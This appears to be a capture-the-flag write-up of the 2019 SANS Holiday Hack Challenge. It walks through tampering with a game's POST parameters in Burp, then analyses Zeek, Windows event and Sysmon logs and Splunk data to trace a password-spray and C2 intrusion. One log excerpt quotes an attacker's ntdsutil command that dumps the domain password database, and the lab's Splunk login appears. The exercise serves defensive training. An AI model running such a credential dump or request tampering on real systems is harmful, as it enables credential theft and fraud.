

For the medium challenge, let’s capture the requests within burp to see what’s happening

Request

```
POST /trail/ HTTP/1.1  
Host: trail.elfu.org  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:66.0) Gecko/20100101  
Firefox/66.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: https://trail.elfu.org/store/  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 473  
Connection: close  
Cookie: trail-mix-cookie=926b0eb0c47c864adb5e526f4365c953446ac0db  
Upgrade-Insecure-Requests: 1
```

```
reindeerqty=0&runnerqty=0&foodqty=0&medsqty=0&ammoqty=0&playerid=JebediahSpringfield&submit=Buy&difficulty=1&money=3000&distance=0&curmonth=8&curday=1&name0=Jessica&health0=100&cond0=0&cause0=&deathday0=0&deathmonth0=0&name1=Emmanuel&health1=100&cond1=0&cause1=&deathday1=0&deathmonth1=0&name2=Emma&health2=100&cond2=0&cause2=&deathday2=0&deathmonth2=0&name3=Vlad&health3=100&cond3=0&cause3=&deathday3=0&deathmonth3=0&reindeer=2&runners=2&ammo=50&meds=10&food=200&hash=HASH
```

Now, you'll notice the difference between Medium and Easy is that the parameters are now within the body of the POST request rather than the URL of the GET request. In order to beat Medium, all we have to do is capture the request, update the distance parameter to 8000 and send it on its way

Hurray! We have beat it on Medium difficulty.

Let's take a look at Hard.

HHT - Hard

Hard difficulty is a little bit different. A Hash has been incorporated as shown below

```
POST /trail/ HTTP/1.1
Host: trail.elfu.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://trail.elfu.org/store/
Content-Type: application/x-www-form-urlencoded
Content-Length: 500
Connection: close
Cookie: trail-mix-cookie=de3e38d9aa22050e16006eb4896b15ed78bb5120
Upgrade-Insecure-Requests: 1

reindeerqty=2&runnerqty=0&foodqty=0&medsqty=0&ammoqty=0&playerid=JebediahSpringfield&submit=Buy&difficulty=2&money=1500&distance=0&curmonth=9&curday=1&name0=Jessica&health0=100&cond0=0&cause0=&deathday0=0&deathmonth0=0&name1=Jane&health1=100&cond1=0&cause1=&deathday1=0&deathmonth1=0&name2=Joshua&health2=100&cond2=0&cause2=&deathday2=0&deathmonth2=0&name3=Joshua&health3=100&cond3=0&cause3=&deathday3=0&deathmonth3=0&reindeer=2&runners=2&ammo=10&meds=2&food=100&hash=bc573864331a9e42e4511de6f678aa83
```

During my testing, I noticed that a new hash is generated within the response body.

56 https://trail.elfu.org POST /trail/ ✓

<input type="hidden" name="hash" class="hash" value="42e77b63637ab381e8be5f8318cc28a2">
</div></form></table>
<table><tr><td>Party Status</td>
```

However, even if I took this hash and put it into the next request, I was unable to bypass the control.. At least not via the distance parameter. If I were to capture the request and update the distance parameter, I would get the following error



However, I did notice that other parameters can still be updated when playing the game. Ultimately, I noticed that you can manipulate the health parameter of all 4 party members. Why

is this important? Well, because you can purchase 2 reindeer (keep \$500 so you can pay the \$100 toll later in the game) and nothing more!

You can increase the pace to grueling and whenever you have party members that are dropping low on health, you can just up their health back to 100 and continue on your merry way!

Here's a quick example:

As shown below, my distance remaining is 6423 on September 21 on HARD difficulty. Anna has a toothache and is down to 17 health! We also have no food! Oh no!! What ever shall we do?!?

Well, I'll tell you what we can do! We can capture the request in burp and update everyones health to 100 and condition to 0 (health parameter and condition parameter)

Original Request

```

Here's what we get

Well look at that! We were able to continue the game. We are now on September 22 and everyone's health is back to 100! Or.. nearly.. They're still hungry AF. Now.. we can just keep

this going until the game ends. Essentially just increase the pace to grueling, whenever someone's health gets low, update their health to 100 (or whatever) and continue the game!

Here's what it looks like to win!

Hurray! We beat it on Hard! I think one of the best lessons on this challenge is that it's not always about "hacking". Meaning, it's not all about getting shells or dumping databases. Instead, "hacking" can be about manipulating things to get what you want. In this case, we wanted to beat the game on Hard.. and we were able to do so!

Wunorse Openslae - Zeek JSON Analysis

This terminal is located inside the Sleigh Workshop. In order to enter the Sleigh Workshop, we need to have completed Objective 11.

```
Some JSON files can get quite busy.  
There's lots to see and do.  
Does C&C lurk in our data?  
JQ's the tool for you!
```

```
-Wunorse Openslae
```

```
Identify the destination IP address with the longest connection duration  
using the supplied Zeek logfile. Run runtoanswer to submit your answer.
```

```
elf@ca186fbe2146:~$
```

Wunorse needs our help! Wunorse needs us to identify the Destination IP with the longest connection duration using the supplied zeek file. Let's begin.

We first extract the duration and IP address and append it to a out.txt

```
elf@ca186fbe2146:~$ cat conn.log | jq -j 'select(.duration>=99) | .["id.resp_h"], " ", .duration,  
"\n"' > out.txt
```

After we have our file, let's find the longest duration element

```
elf@774829bd76b6:~$ cat out.txt | cut -d',' -f2 | sort -n | tail  
870.55667  
4333.288236  
30493.79543  
31642.774949  
33074.076209  
59396.15014  
148943.160634  
250451.490735  
465105.432156  
1019365.337758  
elf@774829bd76b6:~$
```

We see that there's an element with the duration of 1019365.337758. Let's see what IP that is

```
elf@774829bd76b6:~$ cat out.txt | grep 1019365.337758  
13.107.21.200, 1019365.337758  
elf@774829bd76b6:~$
```

Looks like we have the IP address

```
13.107.21.200
```

```
13.107.5.88, 124.086121
172.217.3.202, 171.01321
13.107.21.200, 1019365.337758
34.211.168.164, 300.078768
192.168.52.255, 148943.160634
elf@774829bd76b6:~$ cat conn.log | jq -j 'select(.duration>=99) | .["id.resp_h"], ", ", .duration, "\n"' > out.txt
elf@774829bd76b6:~$ cat out.txt | cut -d',' -f2 | sort -n | tail
870.55667
4333.288236
30493.79543
31642.774949
33074.076209
59396.15014
148943.160634
250451.490735
465105.432156
1019365.337758
elf@774829bd76b6:~$ cat out.txt | grep 1019365.337758
13.107.21.200, 1019365.337758
elf@774829bd76b6:~$ run
run-parts  runcon      runtoanswer  runuser
elf@774829bd76b6:~$ runtoanswer
Loading, please wait.....
```

What is the destination IP address with the longest connection duration? 13.107.21.200

Thank you for your analysis, you are spot-on.
I would have been working on that until the early dawn.
Now that you know the features of jq,
You'll be able to answer other challenges too.

-Wunorse Openslae

Congratulations!

elf@774829bd76b6:~\$ █

Success! That was the last and final terminal. Now onto Objective 12.

Objective

Now that we have all our Terminal challenges completed, let's dive into the Objectives. This is where the real story line begins.

Objective 0 - Talk to Santa in the Quad

0) Talk to Santa in the Quad

Enter the campus quad and talk to Santa.

The adventure begins by first visiting Santa in the Quad which is right after heading north from the Train Station (starting point). Santa says the following

This is a little embarrassing, but I need your help.
Our KringleCon *turtle dove* mascots are missing!
They probably just wandered off.
Can you please help find them?
To help you search for them and get acquainted with KringleCon, I've created some objectives for you. You can see them in your badge.
Where's your badge? Oh! It's that big, circle emblem on your chest - give it a tap!
We made them in two flavors - one for our new guests, and one for those who've attended both KringleCons.
After you find the Turtle Doves and complete objectives 2-5, please come back and let me know.

With this, we head onto Objective 1

Objective 1 - Find the Turtle Doves

1) Find the Turtle Doves

Find the missing turtle doves.

With Santa's objective in hand, we head out to find the missing Turtle Doves!

They are located to the North of the Quad in the Student Union next to the Fireplace. Their names are Michael and Jane and all they say are

Hoot Hoooot?

Anyways, we find the turtle doves and move onto Objective 2

Objective 2 - Unredact Threatening Document

2) Unredact Threatening Document

Difficulty:

Someone sent a threatening letter to Elf University. What is the first word in ALL CAPS in the subject line of the letter? Please find the letter in the Quad.

Now that we have found the turtle doves, it's time to look for this unredacted threatening document.

This document is located in the Northwest corner of the Quad, hidden in the corner. When we click on this document, we are taken to the following website:

<https://downloads.elfu.org/LetterToElfUPersonnel.pdf>



Date: February 28, 2019

To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole

From: A Concerned and Aggrieved Character

Attention All Elf University Personnel,

If you do not accede to our demands, we will be forced to take matters into our own hands.
We do not make this threat lightly. You have less than six months to act demonstrably.

Sincerely,

--A Concerned and Aggrieved Character

The easiest way to read the contents of the document are to highlight the entire page, copy the content and paste it into a text file. When doing so, we get the following message:

Date: February 28, 2019

To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole

From: A Concerned and Aggrieved Character

Subject: DEMAND: Spread Holiday Cheer to Other Holidays and Mythical Characters... OR ELSE!

Attention All Elf University Personnel,

It remains a constant source of frustration that Elf University and the entire operation at the North Pole focuses exclusively on Mr. S. Claus and his year-end holiday spree. We URGE you to consider lending your considerable resources and expertise in providing merriment, cheer, toys, candy, and much more to other holidays year-round, as well as to other mythical characters.

For centuries, we have expressed our frustration at your lack of willingness to spread your cheer beyond the inaptly-called "Holiday Season." There are many other perfectly fine holidays and mythical characters that need your direct support year-round.

If you do not accede to our demands, we will be forced to take matters into our own hands. We do not make this threat lightly. You have less than six months to act demonstrably.

Sincerely,

--A Concerned and Aggrieved Character

Oh my! Someone is threatening Santa and Elf U because they're not spreading holiday cheer to the other mythical characters year round. This person needs to be stopped! (I think? Doesn't sound like a crazy request to be honest.. But who am I to judge)

Oh yeah, the answer is

DEMAND

Time to move onto Objective 3

Objective 3 - Windows Log Analysis: Evaluate Attack Outcome

3) Windows Log Analysis: Evaluate Attack Outcome

Difficulty: 🌲🌲🌲🌲

We're seeing attacks against the Elf U domain! Using the event log data, identify the user account that the attacker compromised using a password spray attack. *Bushy Evergreen is hanging out in the train station and may be able to help you out.*

There are attacks against the Elf U domain! We have been given Security Event logs that are located here: <https://downloads.elfu.org/Security.evtx.zip>. We need to identify the user account that the attacker compromised with the password spray attack.

To begin, there's an awesome tool called DeepBlueCLI written by Eric Conrad. This can be found on the github: <https://github.com/sans-blue-team/DeepBlueCLI>.

I started off by running the tool directly against the Security.evtx file

```
PS C:\Users\crete\Downloads\DeepBlueCLI-master\DeepBlueCLI-master> .\DeepBlue.ps1 C:\Users\crete\Desktop\HHC-2019\Obj-3\Security.evtx\Security.evtx

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning message. Do you want to run C:\Users\crete\Downloads\DeepBlueCLI-master\DeepBlueCLI-master\DeepBlue.ps1?
[D] Do not run [R] Run once [S] Suspend [?] Help (default is "D"): R
```

When looking at the output, I see a number of password spray attacks against specific users.

```
PS C:\Users\crete\Downloads\DeepBlueCLI-master\DeepBlueCLI-master> .\DeepBlue.ps1 C:\Users\crete\Desktop\HHC-2019\Obj-3\Security.evtx\Security.evtx

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning message. Do you want to run C:\Users\crete\Downloads\DeepBlueCLI-master\DeepBlueCLI-master\DeepBlue.ps1?
[D] Do not run [R] Run once [S] Suspend [?] Help (default is "D"): R

Date      : 11/19/2019 4:22:46 AM
Log       : Security
EventID   : 4648
Message   : Distributed Account Explicit Credential Use (Password Spray Attack)
Results   : The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack.

EventID   : 4672
Message   : Multiple admin logons for one account
Results   : Username: pminstix
           User SID Access Count: 2
Command   :
Decoded   :

Date      : 8/23/2019 5:00:20 PM
Log       : Security
EventID   : 4672
Message   : Multiple admin logons for one account
Results   : Username: DC1$
           User SID Access Count: 12
Command   :
Decoded   :

Date      : 8/23/2019 5:00:20 PM
Log       : Security
EventID   : 4672
Message   : Multiple admin logons for one account
Results   : Username: supatree
           User SID Access Count: 2
Command   :
Decoded   :

Date      : 8/23/2019 5:00:20 PM
```

There were only 2 admin accounts that had multiple logons: pminstix and supatree. Comparing these 2 accounts with the accounts that were in the password spray, pminstix was NOT targeted and supatree WAS.

The account that the attacker compromised was

```
supatree
```

Okay, so supatree was compromised. What now? Let's find out.

Time to move onto Objective 4.

Objective 4 - Windows Log Analysis: Determine Attacker Technique

4) Windows Log Analysis: Determine Attacker Technique

Difficulty: 

Using these normalized Sysmon logs, identify the tool the attacker used to retrieve domain password hashes from the lsass.exe process. For hints on achieving this objective, please visit Hermey Hall and talk with SugarPlum Mary.

Time to perform some system log analysis!

We are given a json file: <https://downloads.elfu.org/sysmon-data.json.zip> and asked to identify the tool that the attacker used to obtain domain password hashes from lsass.

To analyze json files, we can use jq which is found here: <https://github.com/stedolan/jq>

To begin, I use jq to extract the first item from the file to get an understanding of the fields

```
Canons-MacBook-Pro:Obj-4 canonzalman$ cat sysmon-data.json | jq .[1]
{
  "command_line": "\"C:\\Windows\\system32\\wevtutil.exe\" cl
Microsoft-Windows-StateRepository/Debug",
  "event_type": "process",
  "logon_id": 152809,
  "parent_process_name": "?",
  "parent_process_path": "?",
  "pid": 3180,
```

```
"ppid": 548,  
"process_name": "wevtutil.exe",  
"process_path": "C:\\Windows\\System32\\wevtutil.exe",  
"subtype": "create",  
"timestamp": 132110784098540000,  
"unique_pid": "{7431d376-7e09-5d60-0000-001056872400}",  
"unique_ppid": "{00000000-0000-0000-0000-000000000000}",  
"user": "ELFU\\Administrator",  
"user_domain": "ELFU",  
"user_name": "Administrator"  
}
```

The Parent_process_name and Process_name seem promising for the lsass process. Let's see if we can extract it with jq.

```
Canons-MacBook-Pro:Obj-4 canonzalman$ cat sysmon-data.json | jq -j -e '.[] |  
select(.process_name | contains("lsass.exe")?)'  
Canons-MacBook-Pro:Obj-4 canonzalman$ cat sysmon-data.json | jq -j -e '.[] |  
select(.parent_process_name | contains("lsass.exe")?)'  
{  
  "command_line": "C:\\Windows\\System32\\cmd.exe",  
  "event_type": "process",  
  "logon_id": 999,  
  "parent_process_name": "lsass.exe",  
  "parent_process_path": "C:\\Windows\\System32\\lsass.exe",  
  "pid": 3440,  
  "ppid": 632,  
  "process_name": "cmd.exe",  
  "process_path": "C:\\Windows\\System32\\cmd.exe",  
  "subtype": "create",  
  "timestamp": 132186398356220000,  
  "unique_pid": "{7431d376-dedb-5dd3-0000-001027be4f00}",  
  "unique_ppid": "{7431d376-cd7f-5dd3-0000-001013920000}",  
  "user": "NT AUTHORITY\\SYSTEM",  
  "user_domain": "NT AUTHORITY",  
  "user_name": "SYSTEM"  
}Canons-MacBook-Pro:Obj-4 canonzalman$
```

Ah-ha, there was a process a parent process with lsass that ran cmd. Now, how did I get the above? Well, the biggest hurdle on this “select and contains” filter was that the parent_process_name field also contained “null” values, which would throw an error. To bypass this, I placed a “?” at the end of the “select” filter to handle/catch the errors. This worked perfectly as you can see.

Now, let's pivot and see what was ran in CMD against this lsass process. We modify our jq to pivot off the new PID 3440, which is now the PPID.

```
Canons-MacBook-Pro:Obj-4 canonzalman$ cat sysmon-data.json | jq -j -e '.[] | select(.ppid | contains(3440)?)'
{
  "command_line": "ntdsutil.exe \\\"ac i ntds\\\" ifm \\\"create full c:\\\\hive\\\" q q",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "cmd.exe",
  "parent_process_path": "C:\\Windows\\System32\\cmd.exe",
  "pid": 3556,
  "ppid": 3440,
  "process_name": "ntdsutil.exe",
  "process_path": "C:\\Windows\\System32\\ntdsutil.exe",
  "subtype": "create",
  "timestamp": 132186398470300000,
  "unique_pid": "{7431d376-dee7-5dd3-0000-0010f0c44f00}",
  "unique_ppid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}Canons-MacBook-Pro:Obj-4 canonzalman$
```

There we go, we find the culprit tool that the attacker used which is

```
Ntdsutil
```

Interesting. So the attacker appeared to have already escalated privileges to the “NT AUTHORITY\SYSTEM” account and dumped the entire ntds file. This means the attacker has

all the hashes for the ELFU domain! This can't be good. Let's see what we have to figure out now..

Time to move to Objective 5.

Objective 5 - Network Log Analysis: Determine Compromised System

5) Network Log Analysis: Determine Compromised System

Difficulty: 

The attacks don't stop! Can you help identify the IP address of the malware-infected system using these Zeek logs? For hints on achieving this objective, please visit the Laboratory and talk with Sparkle Redberry.

The attacks appear to not be stopping. We are now given some zeek logs:

<https://downloads.elfu.org/elfu-zeeklogs.zip> and are asked to identify the IP address of the malware infected system. We know the attacker was able to dump the entire ELFU domain, but maybe this will help us determine how they gained access to begin with! Let's figure out what IP of our malware-infected system!

Now, in order to analyze these logs, I needed to install RITA (Real Intelligence Threat Analytics) <https://github.com/activecm/rita> on a Ubuntu system.

I spun up a Ubuntu system, installed RITA, downloaded elfu-zeeklogs and got to work.

First things first, per RITA, I had to define the subnets of the zeek logs. Briefly looking through the logs, they all looked like standard internal subnets. I then uncommented out lines 82, 83 and 84 from the /etc/rita/config.yaml file, which contained the subnets 10.0.0.0/8, 172.16.0.0/12 and 192.168.0.0/16.

With that set up, I imported the logs through Rita

```

eric@ubuntu:~/HHC-2019$ rita import elfu-zeeklogs obj5

```

The first row shows the host that is most likely to be compromised by a C2 with a 99.8% likelihood. The below IP proved correct

192.168.134.130

Wow! I'm sure glad we had those zeek logs to begin with! Without them we never would have been able to figure out the IP address of our malware infected system. RITA was able to prove with a very high likelihood that the 192.168.134.130 IP has been infected. I wonder who's system this is? Maybe we can find out?

Time to move onto Objective 6.

Story Intermission

After we spoke with Santa at the beginning, he asked us to come back to him after finding the Turtle Doves and completing Objectives 2-5. We return back to Santa who tells us the following

Thank you for finding Jane and Michael, our two turtle doves!
I've got an uneasy feeling about how they disappeared.
Turtle doves wouldn't wander off like that.
Someone must have stolen them! Please help us find the thief!
It's a moral imperative!
I think you should look for an entrance to the steam tunnels and solve Challenge 6 and 7 too!
Gosh, I can't help but think:
Winds in the East, snow coming in...
Like something is brewing and about to begin!
Can't put my finger on what lies in store,
But I fear what's to happen all happened before!

Interesting! Looks like Santa thinks there's something fishy going on. He thinks someone must have stolen them! Santa wants us to look for an entrance to the steam tunnels and solve Challenge 6 and 7 too.

Copy that Santa! We are on the case. Let's dive into Challenge/Objective 6..

Objective 6 - Splunk

6) Splunk

Difficulty:

Access <https://splunk.elfu.org/> as elf with password elfsocks. What was the message for Kent that the adversary embedded in this attack? The SOC folks at that link will help you along! *For hints on achieving this objective, please visit the Laboratory in Hermey Hall and talk with Prof. Banas.*

After speaking with Santa, he tells us we should solve Challenge 6 and 7 and look for the steam tunnels.

During our adventures, we bump into Professor Banas who has something interesting to say

Hi, I'm Dr. Banas, professor of Cheerology at Elf University.
This term, I'm teaching "HOL 404: The Search for Holiday Cheer in Popular Culture," and I've had quite a shock!
I was at home enjoying a nice cup of Gløgg when I had a call from Kent, one of my students who interns at the Elf U SOC.
Kent said that my computer has been *hacking* other computers on campus and that I needed to fix it ASAP!
If I don't, he will have to report the incident to the boss of the SOC.
Apparently, I can find out more information from this website <https://splunk.elfu.org/> with the username: elf / Password: elfsocks.
I don't know anything about computer security. Can you please help me?

Looks like we have some splunking to do! We begin by accessing the splunk application <https://splunk.elfu.org/> with username elf and password elfsocks.

Once logged in, you are presented with 7 training questions and/or the ultimate challenge question. There's also some chat dialogue that happens in the Splunk chat. Let's go over each of the 7 training questions first.

Question 1: What is the short host name of Professor Banas' computer?

If we look in the #ELFU SOC channel, we see Zippy Frostington who tells us the hostname

```
sweetums
```

1. What is the short host name of Professor Banas' computer?

```
sweetums
```

Question 2: What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. (Example: C:\temp\report.pdf)

The search query used:

```
index=main santa
```

You can find the document within a InputObject:

```
C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt
```

2. What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location* of the file. (Example: C:\temp\report.pdf)

```
C:\Users\cbanas\Documents\N
```

Question 3: What is the fully-qualified domain name(FQDN) of the command and control(C2) server? (Example: badguy.baddies.com)

We begin by running a search query

```
index=main cbanas
```

We click on “dest” under Interesting Fields

The screenshot shows the Splunk interface for the 'dest' field. At the top right is a blue 'X' button. Below it are three buttons: 'Selected' (gray), 'Yes' (light gray), and 'No' (light gray). To the left of these buttons is the text '3 Values, 27.727% of events'. Under the heading 'Reports', there are three links: 'Top values', 'Top values by time', and 'Rare values'. Below these links is a link 'Events with this field'. A table follows, with columns 'Values', 'Count', and '%'. The data is as follows:

Values	Count	%
sweetums.elfu.org	235	59.645%
144.202.46.214.vultr.com	158	40.102%
45.33.49.119	1	0.254%

The FQDN is

```
144.202.46.214.vultr.com
```

3. What is the fully-qualified domain name(FQDN) of the command and control(C2) server? (Example: badguy.baddies.com)

144.202.46.214.vultr.com

Question 4: What document is involved with launching the malicious PowerShell code? Please provide just the filename. (Example: results.txt)

After performing the suggested pivot search, I dug deeper into eventcode=4688 and settled on the following search:

```
index=main process_id=0x187C EventCode=4688
```

We then see the command line function with the filename

```
19th Century Holiday Cheer Assignment.docm
```

4. What document is involved with launching the malicious PowerShell code? Please provide just the filename. (Example: results.txt)

19th Century Holiday Cheer As
*

Question 5: How many unique email addresses were used to send Holiday Cheer essays to Professor Banas? Please provide the numeric value.

(Example: 1)

Honestly, I think I did this wrong. I will have to come back to this. However, I did get the right answer by performing the following search

```
index=main sourcetype=stoq | table _time results{}.workers.smtp.to  
results{}.workers.smtp.from results{}.workers.smtp.subject results{}.workers.smtp.body  
results{}.workers.smtp.x-ms-has-attach | sort -_x-ms-has-attach | rare limit=100  
